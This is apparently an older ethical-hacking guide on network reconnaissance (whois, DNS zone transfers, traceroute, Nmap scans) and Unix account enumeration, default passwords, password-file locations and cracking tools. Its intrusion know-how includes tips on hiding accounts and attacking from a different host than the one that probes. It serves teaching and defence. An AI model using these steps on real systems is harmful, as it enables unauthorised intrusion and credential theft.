Port numbers are 16-bit unsigned numbers and can be broadly classified into three categories. Port 0-1023 are "well-known ports," 1024 - 49151 are "registered ports" and 49152 - 65535 are "dynamic or private ports". Port scanning usually means scanning for TCP ports, which being a stateful protocol, based on acknowledgement, gives good feedback to the attacker.

One problem with port scanning is that it is effortlessly logged by the services listening at the scanned ports. This is because they detect an incoming connection, but do not receive any data, thereby generating an application error log. UDP, or connection-less (without acknowledgement) traffic, responds in a different manner. In order to scan for UDP ports, the attacker generally sends empty UDP datagram at the port. If the port is listening, the service will send back an error message or ignore the incoming datagram. If the port is closed, the operating system sends back an *"ICM P Port Unreachable"* message. Here, by the method of exclusion, the attacker can find open ports.

Usually UDP ports are high-end ports. Port scanning techniques can be broadly differentiated into open scan, half-open scan and stealth scan. There are other techniques such as ICMP echo and FTP bounce, which are covered under sweeps and miscellaneous scans.

How does an attacker decide on which scan to adopt? This depends largely on the knowledge gained by the attacker during his reconnaissance regarding the type of network topology, IDS and other logging features present on the system. Predictably, an attacker would like to keep his actions undetected.

One important aspect of information gathering is documentation. Most people don't like paperwork, but it is a requirement that can't be ignored. The best way to get off to a good start is to develop a systematic method to profile a target and record the results. Create a matrix with fields to record domain name, IP address, DNS servers, employee information, email addresses, IP address range, open ports, and banner details.

Whois

Whois is the primary tool used to query Domain Name Services (DNS). It is is a utility that interrogates the Internet domain name administration system and returns the domain ownership, address, location, phone number, and other details on a specified domain name.

If you're gathering this information from a Linux computer, the good news is that Whois is built in. From the Linux prompt, users can type in whois domainname.com or whois? to get a list of various options.

Windows users are not as fortunate as Linux users, because Windows does not have a built-in Whois client. Windows users have to use a third-party tool or website to obtain Whois information. *"Sam Spade"* is one such tool. There is also a variety of websites you can use to obtain Whois information.

A Domain proxy is one way that organizations can protect their identity while still complying with laws that require domain ownership to be public information.

Domain proxies work by applying anonymous contact information as well an anonymous email address. This information is displayed when someone performs a domain Whois. The proxy then forwards any emails or contact information that might come to those addresses on to you.

This information provides a contact person, address, phone number, and DNS servers. A hacker skilled in the art of social engineering might use this information to call the organization and pretend to be Kenneth, or he might use the phone number to "war dial" a range of phone numbers looking for modems.

DNS Enumeration

The attacker has also identified the names of the DNS servers, who might be targeted for "zone transfers." A zone transfer is the mechanism used by DNS servers to update each other by transferring the contents of their databases. DNS is structured as a hierarchy, so that when you request DNS information, your request is passed up the hierarchy until a DNS server is found that can resolve the domain name request.

What's left at this step is to try and gather additional information from the organization's DNS servers. The primary tool to query DNS servers is nslookup, which provides machine name and address information. Both Linux and Windows have nslookup clients. Nslookup is used by typing nslookup from the command line, followed by an IP address or a machine name. Doing so will cause nslookup to return the name, all known IP addresses, and all known CNAMES for the identified machine. Nslookup queries DNS servers for machine name and address information.

Using nslookup is rather straightforward. Let's look at an example in which nslookup is used to find out the IP addresses of Google's web servers.

By entering *"nslookup www.google.com,"* the following response is obtained:

- *C:\>nslookup www.google.com*
- *Server: dnsr1.sbcglobal.net*
- *Address: 68.94.156.1*
- *Non-authoritative answer:*
- *Name: www.l.google.com*
- *Addresses: 64.233.187.99, 64.233.187.104*
- *Aliases: www.google.com*

The first two lines of output say which DNS servers are being queried. In this case, it's dnsr1.sbcglobal.net in Texas. The non-authoritative answer lists two IP addresses for the Google Web servers. Responses from non-authoritative servers do not contain copies of any domains; they have a cache file that is constructed from all the DNS lookups it has performed in the past for which it has gotten an authoritative response.

Nslookup can also be used in an interactive mode by just typing *"nslookup"* at the command prompt. In interactive mode, the user will be given a prompt of >; at which point, the user can enter a variety of options, including attempts to perform a zone transfer.

DNS normally moves information from one DNS server to another through the DNS zone transfer process. If a domain contains more than one name server, only one of these servers will be the primary. Any other servers in the domain will be secondary servers. Zone transfers are much like the DHCP process in that each is a four-step process. DNS zone transfers function as follows:

- *The secondary name server starts the process by requesting the SOA record from the primary name server.*
- *The primary checks the list of authorized servers and, if the secondary server's name is on that list, the SOA record is sent*

- *The secondary must then check the SOA record to see if there is a match against the SOA it already maintains.*
- *If the SOA is a match, the process stops here; however, if the SOA has a higher serial number, the secondary will need an update. The serial number indicates if changes were made since the last time the secondary server synchronized with the primary server. If an update is required, the secondary name server will send an All Zone Transfer (AXFR) request to the primary server.*
- *Upon receipt of the AXFR, the primary server sends the entire zone file to the secondary name server.*

A zone transfer is unlike a normal lookup in that the user is attempting to retrieve a copy of the entire zone file for a domain from a DNS server. This can provide a hacker or pen tester with a wealth of information—not something that the target organization should be allowing.

Unlike lookups that primarily occur on UDP 53, unless the response is greater than 512 bytes, zone transfers use TCP 53. To attempt a zone transfer, you must be connected to a DNS server that is the authoritative server for that zone. Remember the nslookup information we previously gathered? It's shown here again for your convenience.

Registrant:

- *Pearson Technology Centre*
- *Kenneth Simmons*
- *200 Old Tappan Rd .*
- *Old Tappan, NJ 07675 USA*
- *Email:* ***billing@superlibrary.com****. This e-mail address is being protected from spambots. You need JavaScript enabled to view:*
- *Phone: 001-201-7846187*
- *Registrar Name....: REGISTER.COM, INC.*
- *Registrar Whois...: whois.register.com*
- *Registrar Homepage: www.register.com*
- *DNS Servers:*
- *usrxdns1.pearsontc.com*
- *oldtxdns2.pearsontc.com*

Review the last two entries. Both usrxdns1.pearsontc.com and oldtxdns2.pearsontc.com are the DNS authoritative servers for ExamCram.com. These are the addresses an attacker will target to attempt a zone transfer. The steps to try and force a zone transfer are shown here:

- *nslookupEnter nslookup from the command line*
- *server <ipaddress>Enter the IP address of the authoritative server for that zone.*
- *set type = anyTells nslookup to query for any record.*

- *ls d <domain.com>Domain.com is the name of the targeted domain of the final step that performs the zone transfer.*

You will receive one of two things at this point: either an error message indicating that the transfer was unsuccessful, or a wealth of information, as shown in the following:

- *C:\WINNT\system32>nslookup*
- *Default Server: dnsr1.sbcglobal.net*
- *Address: 128.112.3.12*
- *server 172.6.1.114*
- *set type=any*
- *ls -d example.com*
- *example.com. SOA hostmaster.sbc.net (950849 21600 3600 1728000 3600)*
- *example.com. NS auth100.ns.sbc.net*
- *example.com. NS auth110.ns.sbc.net*
- *example.com. A 10.14.229.23*
- *example.com. MX 10 dallassmtpr1.example.com*
- *example.com. MX 20 dallassmtpr2.example.com*
- *example.com. MX 30 lasmtpr1.example.com*
- *lasmtpr1 A 192.172.243.240*
- *dallassmtpr1 A 192.172.163.9*
- *dallaslink2 A 192.172.161.4*
- *spamassassin A 192.172.170.49*
- *dallassmtpr2 A 192.172.163.7*
- *dallasextra A 192.172.170.17*
- *dallasgate A 192.172.163.22*
- *lalink A 172.16.208.249*
- *dallassmtp1 A 192.172.170.49*
- *nygate A 192.172.3.250*
- *www A 10.49.229.203*
- *dallassmtp MX 10 dallassmtpr1.example.com*
- *dallassmtp MX 20 dallassmtpr2.example.com*
- *dallassmtp MX 30 lasmtpr1.example.com*

"Dig" is another tool that can be used to provide this type of information by investigating the DNS system. This powerful tool is available for Linux and for Windows.

This type of information should not be made available to just anyone. Hackers can use it to find out what other servers are running on the network, which can help them map the network and formulate what types of attacks to launch.

Notice the first line that reads "example.com" in the information listed previously. Observe the final value of 3600 on that line. That is the TTL value, discussed previously, which would inform a hacker as to how long DNS poisoning would last; 3,600 seconds is 60 minutes.

Zone transfers are intended for use by secondary DNS servers to synchronize with their primary DNS servers. You should make sure that only specific IP addresses are allowed to request zone transfers. Although most Operating Systems restrict this by default, Windows 2000 did not.

Be aware of this if any 2000 servers are still in your network. All DNS servers should be tested. It is very often the case that the primary has tight security, but the secondaries allow zone transfers

Google Hacking

Most of us use Google or another search engine to locate information. What you might not know is that search engines, such as Google, have the capability to perform much more powerful searches than most people ever dream of.

Not only can Google translate documents, perform news searches, do image searches, etc., but can also be used by hackers and attackers to do something that has been termed "Google hacking."

With advanced operators using basic search techniques, Google can become a powerful vulnerability search tool, and be used to uncover many pieces of sensitive information that shouldn't be revealed. To learn more about Google hacking, take a look at: *http://johnny.ihackstuff.co*.

Network Range

Now that the pen test team has been able to locate name, phone numbers, addresses, some server names, and IP addresses, it's important to find out what range of IP addresses are available for scanning and further enumeration. If you take the IP address of a Web server discovered earlier and enter it into the Whois lookup at www.arin.net, the network's range can be determined. As an example, 192.17.170.17 was entered into the ARIN Whois, and the following information was received:

- *OrgName: target network*
- *OrgID: Target-2*
- *Address: 1313 Mockingbird Road*
- *City: Anytown*
- *StateProv: Tx*
- *PostalCode: 72341*
- *Country: US*
- *ReferralServer: rwhois://rwhois.exodus.net:4321/*
- *NetRange: 192.17.12.0 - 192.17.12.255*
- *CIDR: 192.17.0.0/24*
- *NetName: SAVVIS*
- *NetHandle: NET-192-17-12-0-1*
- *Parent: NET-192-0-0-0-0*

This means that the target network has 254 total addresses. The attacker can now focus his efforts on the range from 192.17.12.1 to 192.17.12.254 /24. If these results don't prove satisfactory, traceroute can be used for additional mapping.

Traceroute

The traceroute utility is used to determine the path to a target computer. Just as with nslookup, traceroute is available on Windows and UNIX platforms. In Windows, it is known as tracert because of 8.3 legacy filename constraints remaining from DOS.

Traceroute was originally developed by Van Jacobson to view the path a packet follows from its source to its destination. It owes its functionality to the IP header time-to-live (TTL) field.

You might remember from the discussion in Chapter 2, "The Technical Foundations of Hacking," that the TTL field is used to limit IP datagrams. Without a TTL, some IP datagrams might travel the Internet forever, as there would be no means of timeout. TTL functions as a decrementing counter. Each hop that a datagram passes through reduces the TTL field by one. If the TTL value reaches 0, the datagram is discarded and a *"time exceeded in transit"* Internet Control Message Protocol (ICMP) message is created to inform the source of the failure.

Linux traceroute is based on UDP, whereas Windows uses ICMP. To get a better idea of how this works, let's take a look at how Windows would process a traceroute.

For this example, let's say that the target is three hops away. Windows would send out a packet with a TTL of 1. Upon reaching the first router, the packet TTL value would be decremented to 0, which would elicit a "time exceeded in transit" error message to the sender to indicate that the packet did not reach the remote host. Receipt of the message would inform Windows that it had yet to reach its destination, and the IP of the device in which the datagram timed out would be displayed.

Next, Windows would increase the TTL to a value of 2. This datagram would make it through the first router, where the TTL value would be decremented to 1. Then it would make it through the second router, at which time the TTL value would be decremented to 0 and the packet would expire. Therefore, the second router would also create a "time exceeded in transit" error message and forward it back to the original source. The IP address of this device would next be displayed on the user's computer.

Finally, the TTL would be increased to 3. This datagram would easily make it past the first and second hops and arrive at the third hop. Because the third hop is the last one before the target, the router would forward the packet to the destination and the target would issue a normal ICMP "ping" response. The output of this traceroute can be seen as follows:

- C:\>*tracert 192.168.1.200*
- *Tracing route to 192.168.1.200:*
- *1 10 ms <10 ms <10 ms*
- *2 10 ms 10 ms 20 ms*

- *3 20 ms 20 ms 20 ms 192.168.1.200*
- *Trace complete.*

Linux-based versions of traceroute work much the same way but use UDP. Traceroute sends these UDP packets targeted to high-order port numbers that nothing should be listening on.

As described previously, the TTL is increased until the target device is reached. Because traceroute is using a high order UDP port, typically 33434, the host should ignore the packets after generating "port unreachable" messages. These ICMP port unreachable messages are used by traceroute to notify the source that the destination has been reached.

It is advisable to check out more than one version of traceroute if you don't get the required results from the first. There are also some other techniques you can use to try to slip traceroute past a firewall or filtering device.

When UDP and ICMP are not allowed on the remote gateway, you can use **TCPTraceroute**. Another unique approach was developed by Michael Schiffman, whose *traceroute.diff patch* allows you to specify the port traceroute will use. With this handy tool, you can easily direct traceroute to use UDP port 53. Because that port is used for DNS queries, there's a good chance it could be used to slip past the firewall.

Identifying Active Machines

Attackers want to know if machines are alive before they try to attack. One of the most basic methods of identifying active machines is to perform a ping sweep. Although ping is found on just about every system running TCP/IP, it has been restricted by many organizations.

Ping uses ICMP and works by sending an echo request to a system and waiting for the target to send an echo reply back. If the target device is unreachable, a "request time out" is returned. Ping is a useful tool to identify active machines and measure the speed at which packets are moved from one host to another or get details like the TTL.

Ping does have a couple of drawbacks: First, only one system at a time is pinged, and second, not all networks allow ping. A ping "sweep" is usually performed to ping a large number of hosts. Programs that perform ping sweeps typically sweep through a range of devices to determine which ones are active. Some of the programs that can perform ping sweeps include:

- *Angry IP Scanner*
- *Pinger*
- *WS_Ping_ProPack*
- *Network scan tools*
- *Super Scan*
- *Nmap*

12.0 PORT SCANNING

Port Scanning

Port scanning is the process of connecting to TCP and UDP ports to determine what services and applications are running on the target device. After running applications and discovering any open ports and services, the hacker can then determine the best way to attack the system.

A good attacker takes time to build an attack plan and phases his attack so that he can attack undetected. The primary step in mapping a target network is to find the limits of the network and assess the perimeter defenses.

The attacker will seek his means of entry by building an inventory of the target network. This will give him an indication regarding any vulnerabilities that he can exploit and how well the network perimeters are guarded. Armed with this information, an attacker could intrude with minimal footprint and lie low to assess what measures are being taken by the target network to detect the intrusion and defend against it.

Common Ports and Protocols

- *Port Service Protocol*
- *20/21 FTP TCP*
- *22 SSH TCP*
- *23 Telnet TCP*
- *25 SMTP TCP*
- *53 DNS TCP/UDP*
- *69 TFTP UDP*
- *80 HTTP TCP*
- *110 POP3 TCP*
- *135 RPC TCP*
- *161/162 SNMP UDP*
- *1433/1434 MSSQL TCP*

As you have probably noticed, some of these applications run on TCP, while others run on UDP. Although it is certainly possible to scan for all 65,535 TCP and 65,535 UDP ports, many hackers will not, and will instead concentrate on the first 1,024 ports. These well-known ports are where we find most commonly used applications.

A list of well-known ports can be found at www.iana.org/assignments/port-numbers. Now, this is not to say that high order ports should be totally ignored, because hackers might break into a system and open a high-order port, such as 31337, to use as a backdoor. So, is one protocol easier to scan for than the other?

Well, the answer to that question is yes. TCP offers more opportunities for the hacker to manipulate than UDP. Let’s take a look at why.

TCP offers robust communication and is considered a connection protocol. TCP establishes a connection by using what is called a three-way handshake. Those three steps proceed as follows:

- *The client sends the server a TCP packet with the sequence number flag (SYN Flag) set and an Initial Sequence Number (ISN).*
- *The server replies by sending a packet with the SYN/ACK flag set to the client. The synchronized sequence number flag informs the client that it would like to communicate with it, whereas the acknowledgement flag informs the client that it received its initial packet. The acknowledgement number will be one digit higher than the client's ISN. The server also generates an ISN to keep track of every byte sent to the client.*
- *When the client receives the server's packet, it creates an ACK packet to acknowledge that the data has been received from the server. At this point, communication can begin.*

TCP Flag Types

Flag Purpose

- ***SYN:*** *Synchronize and Initial Sequence Number (ISN)*
- ***ACK:*** *Acknowledgement of packets received*
- ***FIN:*** *Final data flag used during the 4-step shutdown of a session*
- ***RST:*** *Reset bit used to close an abnormal connection*
- ***PSH:*** *Push data bit used to signal that data in the packet should be pushed to the beginning of the queue; usually indicates an urgent message.*
- ***URG:*** *Urgent data bit used to signify that urgent control characters are present in this packet, which should have priority.*

At the conclusion of communication, TCP terminates the session by using a four-step shutdown. These four steps proceed as follows:

- *The client sends the server a packet with the FIN/ACK flags set.*
- *The server sends a packet ACK flag set to acknowledge the client's packet.*
- *The server then generates another packet with the FIN/ACK flags set to inform the client that it also is ready to conclude the session.*
- *The client sends the server a packet with the ACK flag set to conclude the session.*

The TCP system of communication makes for robust communication, but also allows a hacker many ways to craft packets in an attempt to coax a server to respond or to try and avoid detection of an Intrusion Detection System (IDS). Many of these methods are built into Nmap and other port scanning tools, but before taking a look at those tools, let's look at some of the more popular port scanning techniques:

- *TCP Connect scan—This type of scan is the most reliable, although it is also the most detectable. It is easily logged and detected because a full connection is established. Open ports reply with a SYN/ACK, while closed ports respond with an RST/ACK.*

12.0 PORT SCANNING

- *TCP SYN scan—This type of scan is known as "half open" because a full TCP three-way connection is not established. It was originally developed to be stealthy and evade IDS systems, although most now detect it. Open ports reply with a SYN/ACK, while closed ports respond with a RST/ACK.*
- *TCP FIN scan—Forget trying to set up a connection; this technique jumps straight to the shutdown. This type of scan sends a FIN packet to the target port. Closed ports should send back an RST. This technique is usually effective only on UNIX devices.*
- *TCP NULL scan—Sure, there should be some type of flag in the packet, but a NULL scan sends a packet with no flags set. If the OS has implemented TCP per RFC 793, closed ports will return an RST.*
- *TCP ACK scan—This scan attempts to determine Access Control List (ACL) rule sets or identify if stateless inspection is being used. If an ICMP destination is unreachable, a "communication administrative prohibited" message is returned, and the port is considered to be filtered.*
- *TCP XMAS scan—Sorry, no Christmas presents here, just a port scan that has toggled on the FIN, URG, and PSH flags. Closed ports should return an RST.*

Now let's look at UDP scans. UDP is unlike TCP. While TCP is built on robust connections, UDP is based on speed. With TCP, the hacker has the ability to manipulate flags in an attempt to generate a TCP response or an error message from ICMP. UDP does not have flags, nor does it issue responses; it's a "Fire and Forget" protocol. The most you can hope for is a response from ICMP.

If the port is closed, ICMP will attempt to send an ICMP type 3 *"code 3 port unreachable"* message to the source of the UDP scan. But if the network is blocking ICMP, no error message is returned. Therefore, the response to the scans might simply be no response. If you are planning on doing UDP scans, plan for unreliable results.

Nmap

Nmap was developed by a hacker named Fyodor Yarochkin. This popular application is available for Windows and Linux as a GUI and command-line program, and is probably the most widely-used port scanner ever developed.

Nmap can do many types of scans and OS identification, and also allows you to control the speed of the scan, from slow to insane. Its popularity is evidenced by the fact that it is incorporated into other products and was even used in the movie "The Matrix."

Nmap with the Help option is shown here so that you can review some of its many switches. Nmap's documentation can be found at **www.insecure.org**.

- *C:\nmap-3.93>nmap -h*
- *Nmap 3.93 Usage: nmap Scan Type(s) Options <host or net list>*

Some Common Scan Types (*Options require root privileges)

- _*-sS TCP SYN stealth port scan (default if privileged (root))_
- _*-sT TCP connect() port scan (default for unprivileged users)_
- _-sU UDP port scan_
- _*-sP ping scan (Find any reachable machines)_
- _*-sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)_
- _-sV Version scan probes open ports determining service and app names/versions_
- _-sR/-I RPC/Identd scan (use with other scan types)_

Some Common Options (none are required; most can be combined):

- _*-O Use TCP/IP fingerprinting to guess remote operating system_
- _-p <range> ports to scan. Example range: ‘1-1024,1080,6666,31337’_
- _-F Only scans ports listed in nmap-services_
- _-v Verbose. Its use is recommended; use twice for greater effect._
- _-P0 Don’t ping hosts (needed to scan www.microsoft.com and others)_
- _*-Ddecoy_host1,decoy2,... Hide scan using many decoys_
- _-6 scans via IPv6 rather than IPv4_
- _-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy_
- _-n/-R Never do DNS resolution/Always resolve default: sometimes resolve_
- _-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>_
- _-iL <inputfile> Get targets from file; Use ‘-’ for stdin_
- _*-S <your_IP>/-e <devicename> Specify source address or network interface_
- _-interactive Go into interactive mode (then press h for help)_
- _-win_help Windows-specific features_

Example: _nmap -v -sS -O www.my.com 192.168.0.0/16 ‘192.88-90.*.*’_
SEE THE MAN PAGE FOR MANY MORE OPTIONS:
http://insecure.org/nmap/man/

As you can see from the output of the Help menu in the previous listing, Nmap can run many types of scans.

Nmap is considered a required tool for all ethical hackers. Its output provides the open port’s well-known service name, number, and protocol.

Ports can either be open, closed, or filtered. If a port is open, it means that the target device will accept connections on that port. A closed port is not listening for connections, and a filtered port means that a firewall, filter, or other network device is guarding the port and preventing Nmap from fully probing it or determining its status. If a port is reported as unfiltered, it means that the port is closed, and no firewall or router appears to be interfering with Nmap’s attempts to determine its status.

12.0 PORT SCANNING

To run Nmap from the command line, type “Nmap,” followed by the switch, and then enter a single IP address or a range. For the example shown here, the sT option was used, which performs a TCP full 3-step connection.

- *C:\nmap-3.93>nmap -sT 192.168.1.108*
- *Starting nmap 3.93 (http://www.insecure.org/nmap) at 2005-10-05 23:42 Central*
- *Daylight Time*
- *Interesting ports on Server (192.168.1.108):*
- *(The 1653 ports scanned but not shown below are in state: filtered)*

PORT STATE SERVICE

- *80/tcp open http*
- *139/tcp open netbios-ssn*
- *515/tcp open printer*
- *548/tcp open afpovertcp*
- *Nmap run completed — 1 IP address (1 host up) scanned in 420.475 seconds*

Several interesting ports were found on this computer, including 80 and 139. A UDP scan performed with the -sU switch returned the following results:

- *C:\nmap-3.93>nmap -sU 192.168.1.108*
- *Starting nmap 3.93 (http://www.insecure.org/nmap) at 2005-10-05 23:47 Central*
- *Daylight Time*
- *Interesting ports on Server (192.168.1.108):*
- *(The 1653 ports scanned but not shown below are in state: filtered)*

PORT STATE SERVICE

- *69/udp open tftp*
- *139/udp open netbios-ssn*
- *Nmap run completed—1 IP address (1 host up) scanned in 843.713 seconds.*

Nmap also has a GUI version called NmapFE. Most of the options in NmapFe correspond directly to the command-line version. Some people call NmapFe the Nmap “tutor” because it displays the command-line syntax at the bottom of the GUI interface. It is no longer updated for Windows but is maintained for the Linux platform.

FTP bounce

A creative scan first detailed by “Hobbit” takes advantage of the FTP servers with read/write access. The advantage of this scan can be both anonymity and accessibility.

For instance, suppose the target network allows FTP data transfer from only its recognized partners. An attacker might discover a service business partner has a FTP service running with a world-writeable directory that any anonymous user can drop files into and read them back from; it could even be the ISP hosting services on its FTP server.

The attacker, who has a FTP server and is able to run in passive mode, logs in anonymously to the legitimate server and issues instructions for scanning or accessing the target server through a series of FTP commands. He may choose to make this into a batch file and execute it from the legitimate server to avoid detection.

If a connection is established as a means of active data transfer processing (DTP), the client knows a port is open, with a 150 and 226 response issued by the server. If the transfer fails, a *"425 error"* is generated with a *"refused build data"* message.

The PASV listener connection can be opened on any machine that grants a file write access to the attacker and used to bounce the scan attack for anonymity. Hobbit points out that "it does not even have to be an FTP server—any utility that will listen on a known TCP port and read raw data from it into a file will do."

Often, these scans are executed as batch files padded with junk, so that the TCP windows are full and the connection stays alive long enough for the attacker to execute his commands.

Fingerprinting the OS can help determine the TCP window size and allow the attacker to accordingly pad his commands for further access. (Fingerprinting is discussed in detail later in this module.) This scan is hard to trace, permits access to local networks and evades firewalls. However, most FTP servers have patched this vulnerability by adopting such countermeasures as preventing third party connections, disallowing listing of restricted ports, and restricting write access.

UDP Scan

We have seen how private ports are assigned at the higher end and how UDP scans try to detect the state of the port by transmitting a zero byte UDP packet to the target system and the concerned port. An open port does not respond, while a closed port will reply with an ICMP "Host Unreachable" response.

Similar to inverse mapping, the absence of evidence is considered as the evidence of presence. The disadvantage to the attacker is that UDP is a connectionless protocol and, unlike TCP, does not retransmit packets if they are lost or dropped on the network. Moreover, it is easily detected and unreliable (false positives).

Linux kernels limit ICMP error message rates, with destination unreachable set to 80 per 4 seconds, thereafter implementing a ?-second penalty if the count is exceeded. This makes the scan slow and, in addition, the scan requires root access. However, it avoids TCP based IDS and can scan non-TCP ports.

12.0 PORT SCANNING

12.1 What about TCP Sequence Number Prediction?

This is possible, but unlikely, on anything requiring the TID and UID as a part of the spoof. TCP Sequence Number Prediction involves guessing the TCP numbering sequence and inserting packets to (typically) execute commands on the target host with the proper sequence number.

12.2 What are the most common user names and passwords?

You can visit **www.LIGATT.com** for a list of hundreds of default username and passwords to routers, firewalls, databases, and more. When you get to the main screen, just type "default password" in the seach box.

The LIGATT list should give you an idea of accounts to try if you have access to a machine that attaches to the server. Giving GUEST or USER_TEMPLATE a password is a good way to "hide" yourself. Admins will occasionally check up on GUEST, but most forget about USER_TEMPLATE. In fact, *I* forgot about USER_TEMPLATE until itsme reminded me!

Unix Accounts

13.0 What are common accounts and passwords for Unix?

All Unix systems have an account called root, also commonly known as the superuser. Actually, any account with a user ID (UID) and group ID (GID) of zero could be considered a superuser account. It is possible that a system administrator will rename the root account for obfuscation, but this is rather impractical as many applications require not only that there be an account with UID zero, but also that the account be named "root" to perform certain functions. As administrators do not normally want to create more problems for themselves, or have to patch more code than necessary, this is a rare occurence.

Oh, and unless you've been living under a rock, you should already know that root is the holy name of God in Unix.

Here are a few other accounts and passwords (if known) commonly found on Unix systems:

SYSTEM	ACCOUNT	PASSWORD	PURPOSE
Some	Guest	(none)	Guest Access
Some	demo	(none)	Demo access
Some	games	(none)	Play games
Some	nuucp	(none)	UUCP access
Some	daemon	(none)	Typically invalid for direct access
Some	bin	(none)	Typically invalid for direct access
Some	man	(none)	Typically invalid for direct access
Some	lpd	(none)	Typically invalid for direct access
Some	sys	(none)	Typically invalid for direct access
Some	nobody	(none)	Typically invalid for direct access
Some	ftp	(none)	Anonymous FTP acccess, requests email address in lieu of password
AIX	guest	Guest	Guest access
NeXT	root	NeXT	God (default password on shipped systems)
NeXT	signa	Signa	Guest account

13.0 UNIX ACCOUNTS

NeXT	me	(none)	Not seen on all systems
SGI/IRIX	4DGifts	(none)	Unknown
SGI/IRIX	lp	(none)	Unknown
SGI/IRIX	tour	(none)	Unknown
SGI/IRIX	tutor	(none)	Unknown
SGI/IRIX	demos	(none)	Unknown

13.1 How can I figure out valid account names for Unix?

There are a few things you can try remotely. Here are some suggestions:

finger

By typing in *"finger@targethost,"* you may get users who are currently logged in. This will give you a few accounts. By typing *"finger account@targethost,"* you may be able to determine if the account is valid, and possibly the last time it was accessed.

Unfortunately, most Unix systems refuse finger requests from remote hosts, so this usually doesn't do you a lot of good. But if finger is allowed, it can return a lot of information. For more lengthy listings, try running finger with a "-l". If you gain local access, use "finger account" to get info on other accounts on the system. For example, if "finger root" returns info about an administrator named Fred, then "finger fred" may reveal Fred's regular account.

rusers

You can run *"rusers example.com,"* which may return remote user info if the service is allowed.

whois

Doing a *"whois example.com"* will return info about who is responsible for the domain, and usually includes valid account names. You can use this to possibly determine other account names, and odds are very good that the administrative contact and/or the technical contact have the system privileges you desire.

mail

You can often learn account names by telnetting to the mail server and trying to verify or expand names. Typing "telnet example.com 25" and "EXPN account" or "VRFY account" will tell you if that account is valid. You may have to type in "HELO" or some other commands before you can do an EXPN or VRFY.

Many administrators are aware of the above techniques, and will often treat these probes as actual attacks. Many sites refuse finger and ruser accesses, and many have configured their mailer to either not respond to VRFY and EXPN, or simply return nothing of value. Odds are good that sites that refuse these types of probes are usually logging these types of probes, so you may wish to probe from one location and attack from another.

If you can gain access locally, such as through a guest account, there are a number of things you can do to view possible account names. Try using some of the finger techniques from above, minus the targethost, or try typing “w” or “who” or even “more /etc/passwd” to get account names.

Notes

Unix Passwords

14.0 How do I access the password file in Unix?

The password file for Unix is a text file called "passwd" located on /etc. By default and design, this file is word-readable by anyone on the system. On a Unix system using NIS/yp or password shadowing, the password data may be located elsewhere. This "shadow" file is usually located where the password hashes themselves are located.

14.1 What's the full story with Unix passwords?

Okay, first off, let's cover the structure of the password file.

An entry in the password file consists of seven colon-delimited fields:

nomad:HrLNrZ3VS3TF2:501:100:Simple Nomad:/home/nomad:/bin/bash

This is what the fields actually are:

- *nomad*
- *Account or user name, what you type in at the login prompt*
- *HrLNrZ3VS3TF2*
- *One-way encrypted password (plus any aging info)*
- *501*
- *User number*
- *100*
- *Group number*
- *Simple Nomad*
- *GECOS information*

14.0 UNIX PASSWORDS

- */home/nomad*
- *Home directory*
- */bin/bash*
- *Program to run on login, usually a shell*

The password field contains—yes—a one-way encrypted password, which means that it is practically impossible to decrypt the encrypted password. The password field consists of 13 characters; the first two characters are the "salt" and the rest are the actual hash.

When you log in with your account name and password, the password is encrypted and the resulting hash is compared to the hash stored in the password file. If they are equal, the system accepts that you've typed in the correct password and grants you access.

To prevent crackers from simply encrypting an entire dictionary and looking up the hash, the salt was added to the algorithm to create 4,096 possible hashes for a particular password. This lengthens the cracking time because it becomes a little harder to store online an encrypted dictionary that takes up 4,096 times the disk space. This does not make password cracking harder—just more time-consuming.

Unix passwords allow mixed case, numbers, and symbols. Typically, the maximum password length on a standard Unix system is eight characters, although some systems (or system enhancements) allow up to 16.

14.2 How does Brute Force Password Cracking work with Unix?

Brute-force password cracking is simply trying a password of A with the given salt, followed by B, C, and so on until every possible character combination is attempted. It is very time-consuming, but given enough time, brute force cracking **will** get the password.

There are a few brute-force crackers out there for Unix passwords. Any brute-force cracker will do.

14.3 How does Dictionary Password Cracking work with Unix?

Dictionary password-cracking is the most popular method for cracking Unix passwords. The cracking program takes a word list and, one at a time, tries to crack one or all of the passwords listed in the password file. Some password crackers will filter and/or mutate the words as they try them by substituting numbers for certain letters, adding prefixes or suffixes, switching the case or order of letters, etc.

The most popular cracking utility is probably Alex Muffet's program, "Crack." Crack can be configured by an administrator to periodically run and automagically mail a nastygram to a user with a weak password, or run in manual mode. It can also be configured to run across multiple systems and use user-defined rules for word manipulation/mutation to maximize dictionary effectiveness. It is very flexible, but is probably too much program for the novice script kiddie.

Another popular favorite is "John the Ripper," based on the popular, DOS-based, "Jack the Ripper." John was developed by Solar Designer, which appropriated Jack's interface and easy-to-use features. Solar, however, made things even better by adding Crack-like rules and coding John to run on DOS or Unix.

Both variations are recommended, depending on your needs. John is preferable if you are cracking on a DOS-based machine, but either one is fine for Unix (The jury is still out on which one is really "better" for Unix; it really depends on which version you are used to using).

14.4 How does a Sys admin enforce better passwords and password management?

There are several techniques an admin might employ to force users to use better passwords, and several different packages that could be loaded and configured onto most Unix systems to better secure the passwords.

One of the first techniques is to enforce password aging. While this varies from system to system, basically password aging states that you can "expire" a password, which forces users to periodically change theirs.

The security advantage is that if users change their passwords every 30 days, the stolen password file is obsolete after a month (at least in theory; see the next question). However, this is not real security unless it is used in conjunction with other password techniques.

Some systems allow a minimal password length to be specified, certain dictionary words to be disallowed, or even disallow passwords that are perceived as "crackable." This, in combination with password aging, can help ensure that a user's password will probably be changed before it can be cracked.

Another very popular technique is called password "shadowing". This alters the password file entry slightly:

- nomad:!:501:100:Simple Nomad:/home/nomad:/bin/bash

Note the "!" token in place of the one-way encrypted password. This means the password is located in a different file, typically called the "shadow file." You will also find a "*" token on some shadow password implementations. On many Unix systems, the password file is still located in /etc but called Shadow; some systems even place the shadow in a different directory. Here is a chart that lists a few systems, the location of the shadow, and the token.

SYSTEM	SHADOW	TOKEN
AIX	/etc/security/passwd	!
BSD	/etc/master.passwd	*
DG/UX	/etc/tcb/aa/user/	*
HP-UX	/.secure/etc/passwd	*
IRIX	/etc/shadow	X

14.0 UNIX PASSWORDS

Linux	/etc/shadow	*
SCO	/tcb/auth/files/first letter of username/username	*
SunOS 4.1+c2	/etc/security/passwd.adjunct	##username
SunOS 5.x	/etc/shadow optional NIS+ private secure maps/tables	##username
System V < 4.2	/etc/shadow	X
System V >= 4.2	/etc/security/* database	x

